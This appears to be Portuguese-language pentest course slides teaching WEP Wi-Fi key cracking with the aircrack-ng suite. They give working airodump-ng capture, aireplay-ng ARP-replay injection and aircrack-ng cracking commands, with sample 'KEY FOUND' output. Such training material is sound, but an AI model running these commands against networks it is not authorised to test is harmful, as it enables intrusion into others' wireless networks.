Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:
http://vmzsolutions.com.br

Hackeando IVS do WEP

Nessa aula, vamos tentar descobrir senhas de Wi-Fi do tipo WEP.

A primeira coisa que devemos fazer é deixar o seu adaptador Wifi em modo de monitor, e assim ver as redes Wi-Fi do tipo WEP disponíveis na sua área:

- airodump-ng wlan0mon
- airodump-ng --encrypt wep wlan0mon (caso você queria apenas ver wi-fi do tipo WEP)

Hackeando IVS do WEP

Agora é você pegar um BSSID e travar o canal dele com o comando:

- airodump-ng -c 6 --bssid C0:25:E9:80:C1:50 -w ChaveWEP wlan0mon

Hackeando IVS do WEP


Agora como que podemos quebrar uma chave WEP? A chave WEP é quebrado por criptoanalise, e não por wordlist. E temos o IVs, ou vetor de inicialização. Cada arquivo do WEP possui esse setor de inicialização. E se conseguimos capturar uma grande quantidade de dados (data) podemos ver essas IVs. E para agilizar todo esse processo, vamos usar o airplay.

Hackeando IVS do WEP

Antes, precisamos pegar os Ivs, pelo airplay com esse comando:

- aireplay-ng -3 -b C0:25:E9:80:C1:50 -h F8:F1:B6:E8:E6:2A wlan0mon

A opção -3, é para gerar arquivos do tipo ARP, mais informações, veja o *--help* desse comando.



Hackeando IVS do WEP

Agora, precisamos pegar pelo menos 20-30 mil *data* de nossa captura pelo airodump, e temos que esperar ele receber os *ARP request* e com isso aumenta mais a captura do nosso *data*.

Lembre-se que se a nossa WEP for de 128bits, mais data's é necessário para a captura.

Hackeando IVS do WEP

Depois de um certo tempo, podemos parar o comando *airplay* e deixar o outro comando do *airodump-ng* rodando mesmo assim, para que assim na hora de capturar os pacotes, podemos ver mais dados caso não podemos ver a senha. Para hackear a senha, vamos ao comando aircrack:

- aircrack-ng -a 1 -e testewifi ChaveWEP-01.cap

Hackeando IVS do WEP

Se você achou a senha conforme mostrado aqui:

```
                                 Aircrack-ng 1.2 rc4

                       [00:00:00] Tested 15430 keys (got 20277 IVs)

  KB    depth   byte(vote)
   0    3/ 10   31(25600) E0(25344) 18(25088) 45(25088) A2(25088) 67(24832) 75(24832)
   1    0/  1   32(29696) 8F(27136) 6B(26624) 3B(25856) 40(25856) C9(25600) 0C(25344)
   2    4/  8   76(25344) 0F(25088) 6D(25088) 96(25088) 5E(24832) E7(24832) 0D(24576)
   3   15/ 19   34(24576) 94(24320) A0(24320) 27(24320) 1B(24064) 1C(24064) 7D(24064)
   4    6/ 11   35(25088) B9(24832) E5(24576) 10(24576) 6A(24576) 2E(24320) 8A(24320)

                KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
      Decrypted correctly: 100%


oot@kali:/tmp# aircrack-ng -a 1 -e testewifi ChaveWEP-01.cap
```